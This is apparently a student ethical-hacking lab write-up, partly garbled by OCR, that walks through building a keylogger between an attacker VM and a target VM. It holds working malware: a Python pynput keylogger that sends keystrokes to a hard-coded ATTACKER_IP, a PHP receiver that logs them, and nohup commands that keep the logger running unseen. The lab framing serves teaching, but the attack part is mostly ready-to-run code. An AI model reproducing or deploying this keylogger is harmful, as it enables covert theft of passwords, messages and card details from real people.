# Ethical Hacking361

Milestone 1

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# Key Logger

## Defination

A keylogger, short for “keystroke logger,” is a type of software or hardware designed to record the keys a person presses on a keyboard. It can capture everything typed, including passwords, messages, emails, and credit card details, often without the user realizing it. Keyloggers are sometimes used for legitimate purposes, such as parental monitoring, employee activity tracking on company-owned devices, or troubleshooting technical issues. However, they are more commonly associated with cybercrime, where attackers secretly install them on a victim’s device to steal sensitive information. Software keyloggers run in the background of a computer or phone, while hardware keyloggers are physical devices that can be attached between a keyboard and a computer. Because they can collect highly private data, keyloggers pose serious security and privacy risks if used maliciously.


## Set The Attacker Virtual Machine

**Open Terminal 1 on ATTACKER VM:**


1. **Run The Following: mkdir keylogs**
   **cd keylogs**

   ***Create a simple PHP receiver (save as receive.php)***
   **cat > receive.php << 'EOF'**
   **<?php**
   **if ($_POST['keys']) {**
   **$timestamp = date('Y-m-d H:i:s');**
   **$keys = htmlspecialchars($_POST['keys']);**
   **$log = "[$timestamp] $keys\n";**

   **file_put_contents('keylog.txt', $log, FILE_APPEND | LOCK_EX);**
   **echo "Keys received: " . strlen($keys) . " chars";**
   **} else {**
   **echo "No keys received";**
   **}**
   **?>**
   **EOF**




*Start PHP server*
sudo php -S 0.0.0.0:8080


Firefox ESR
Browse the World Wide Web
kali@kali: ~/keylogs
mkdir keylogs
cd keylogs
(kali㉿kali)-[~/keylogs]
$ cat > receive.php << EOF
<?php
if (isset($_POST['keys'])) {
$timestamp = date('Y-m-d H:i:s');
$keys = htmlspecialchars($_POST['keys']);
$log = "[$timestamp] $keys\n";
file_put_contents('keylog.txt', $log, FILE_APPEND);
echo "SUCCESS: " . strlen($keys) . " keys captured";
}
?>
EOF
zsh: bad math expression: operand expected at `'keys''
(kali㉿kali)-[~/keylogs]
$ sudo php -S 0.0.0.0:8080
[sudo] password for kali:
[Wed Feb 11 04:32:13 2026] PHP 8.4.11 Development Server (http://0.0.0.0:8080) started

## Set up Target Virtual Machine

**Open Terminal on Target VM:**
**install Python Dependencies:**

**Run the following on Target Terminal:**
sudo apt update
sudo apt install python3-pip -y
pip3 install pynput requests


- after installation create Keylogger
- create the file to store the keylogger
- nano keylogger.py
- paste the code into the file:

```
cat > keylogger.py << EOF
#!/usr/bin/env python3
import pynput, requests, threading, time
ATTACKER_IP = "192.168.100.5"  # ← CHANGE THIS!!!
buffer = []
def send_keys():
  global buffer
  while True:
    time.sleep(3)
    if buffer:
      requests.post(f'http://{ATTACKER_IP}:8080/receive.php', data={'keys':
''.join(buffer)})
      buffer.clear()
def on_press(key):
  try: buffer.append(str(key.char))
  except: buffer.append(f'[{key}]')
threading.Thread(target=send_keys, daemon=True).start()
with pynput.keyboard.Listener(on_press=on_press) as l: l.join()
EOF
```




**Run keylogger:** nohup python3 keylogger.py &

**Check it's running:** ps aux | grep keylogger




# PROOF OF ATTACK

**type this in a NEW terminal: I loving hacking**

**On ATTACKER VM - NEW Terminal 2:**

**cd keylogs**

**tail -f keylog.txt**



## TO Check if it works do the following

1. **Show Victim VM**: ps aux | grep keylogger (proof running)
2. **Type randomly**: qwertyuiop123456asdfghjklzxcvbnm!@#$%^
3. **Switch to Attacker**: tail -f keylog.txt (shows live capture)
4. **Final**: cat keylog.txt

# References

BuildWithpython. (2019, January 2). *Python Keylogger Tutorial - 1 - Introduction to Project*. Retrieved from Youtube: https://www.youtube.com/watch?v=9HCmuaertF8&list=PLhTjy8cBISEoYoJd-zR8EV0NqDddAjK3m

Charlie, M. H. (2025, 30 April). *Python Keylogger in Seconds! (For Ethical Hackers Only)*. Retrieved from Youtube: https://www.youtube.com/watch?v=baA9JyjU5cA

hammond, J. (2025, November 25). *keylogger malware analysis*. Retrieved from Youtube: https://www.youtube.com/watch?v=bF72IEGzniU